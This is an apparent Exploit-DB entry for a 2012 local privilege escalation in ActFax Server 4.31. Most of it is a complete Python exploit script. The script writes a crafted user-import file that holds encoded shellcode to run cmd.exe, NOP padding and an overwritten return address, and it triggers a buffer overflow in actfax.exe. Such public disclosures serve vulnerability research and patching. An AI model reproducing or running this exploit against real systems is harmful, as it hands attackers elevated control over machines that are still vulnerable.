ActFax Server 4.31 Build 0225 - Local Privilege Escalation

EDB-ID:
20915

CVE:

EDB Verified: ✓

Author:
CRAIG FREYMAN

Type:
LOCAL

Exploit: / {}

Platform:
WINDOWS

Date:
2012-08-29

Vulnerable App:


```
#!/usr/bin/python
#Title: ActFax 4.31 Local Privilege Escalation Exploit
#Author: Craig Freyman (@cd1zz)
#Discovered: July 10, 2012
#Vendor Notified: June 12, 2012
#Description: http://www.pwnag3.com/2012/08/actfax-local-privilege-
escalation.html

#msfpayload windows/exec CMD=cmd.exe R | msfencode -e x86/alpha_upper -f c
#[*] x86/alpha_upper succeeded with size 466 (iteration=1)
sc = (
"\x89\xe5\xdb\xce\xd9\x75\xf4\x58\x50\x59\x49\x49\x49\x49"
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a"
"\x48\x4d\x59\x45\x50\x35\x50\x53\x30\x43\x50\x4d\x59\x4a"
"\x45\x56\x51\x48\x52\x55\x34\x4c\x4b\x36\x32\x50\x30\x4c"
"\x4b\x36\x32\x44\x4c\x4c\x4b\x30\x52\x52\x34\x4c\x4b\x34"
"\x32\x56\x48\x34\x4f\x38\x37\x51\x5a\x37\x56\x46\x51\x4b"
"\x4f\x46\x51\x39\x50\x4e\x4c\x47\x4c\x35\x31\x43\x4c\x43"
"\x32\x36\x4c\x31\x30\x49\x51\x48\x4f\x34\x4d\x55\x51\x58"
"\x47\x4a\x42\x4c\x30\x30\x52\x50\x57\x4c\x4b\x50\x52\x52"
"\x30\x4c\x4b\x37\x32\x47\x4c\x55\x51\x58\x50\x4c\x4b\x47"
"\x30\x33\x48\x4b\x35\x39\x50\x34\x34\x50\x4a\x33\x31\x4e"
"\x30\x30\x50\x4c\x4b\x57\x38\x52\x38\x4c\x4b\x36\x38\x51"
"\x30\x33\x31\x4e\x33\x4b\x53\x57\x4c\x57\x39\x4c\x4b\x56"
"\x54\x4c\x4b\x53\x31\x48\x56\x36\x51\x4b\x4f\x46\x51\x4f"
"\x30\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x55\x51\x39\x57\x50"
"\x38\x4b\x50\x32\x55\x5a\x54\x53\x33\x43\x4d\x4b\x48\x47"
"\x4b\x33\x4d\x46\x44\x53\x45\x5a\x42\x36\x38\x4c\x4b\x30"
"\x58\x47\x54\x45\x51\x49\x43\x45\x36\x4c\x4b\x44\x4c\x30"
"\x4b\x4c\x4b\x36\x38\x55\x4c\x53\x31\x59\x43\x4c\x4b\x54"
"\x44\x4c\x4b\x55\x51\x48\x50\x4c\x49\x31\x54\x47\x54\x36"
"\x44\x51\x4b\x31\x4b\x55\x31\x36\x39\x31\x4a\x36\x31\x4b"
"\x4f\x4d\x30\x51\x48\x51\x4f\x50\x5a\x4c\x4b\x55\x42\x5a"
"\x4b\x4d\x56\x31\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f"
"\x49\x45\x50\x53\x30\x53\x30\x46\x30\x42\x48\x36\x51\x4c"
"\x4b\x52\x4f\x4d\x57\x4b\x4f\x39\x45\x4f\x4b\x4a\x50\x4e"
"\x55\x39\x32\x31\x46\x55\x38\x59\x36\x4d\x45\x4f\x4d\x4d"
"\x4d\x4b\x4f\x58\x55\x57\x4c\x35\x56\x53\x4c\x44\x4a\x4d"
"\x50\x4b\x4b\x4d\x30\x52\x55\x55\x55\x4f\x4b\x37\x37\x35"
"\x43\x52\x52\x32\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x4e"
"\x35\x32\x43\x32\x4d\x45\x34\x46\x4e\x35\x35\x43\x48\x45"
"\x35\x33\x30\x41\x41")

frontpad = "\x90" * 10
eip = "\x22\x1b\x40\x00"    #00401B22 RETN actfax.exe
backpad = "\x90" * 6000
buff = frontpad + sc + "\x90" * (502 - len(sc)) + eip + backpad

f = open("pwnag3.exp", "w")
f.write(
"User Name\tEntire User Name\tPassword\tAlias-Names\tGroup\tDirect
Dialing\tCost Account\tPermissions\tComments\tUser-Defined\t"
"Predefined Settings\tName 1\tName 2\tName 3\tName 4\tName
5\tDepartment\tAttention of\tPhone 1\tPhone 2\tFax Number\tE-Mail\t"
"Coverpage Non-Windows\tOverlay Non-Windows\tCoverpage Windows\tOverlay
Windows\tUser-Defined\tPrinter Settings\tAutomatic Printing Outgoing\t"
"Printer Name Outgoing\tReport Outgoing\tAutomatic Printing
Incoming\tPrinter Name Incoming\tReport Incoming\tNotification Outgoing\t"
"Email Outgoing\tNotification Incoming\tEmail Incoming\tAttach Original
Message\tUser-Defined Archive Settings\tExport Outgoing\t"
"Export Incoming\tExport-Path\tMark as Read\x0d\x0a"+buff+"\x0d\x0a")
f.close()
```

Tags:



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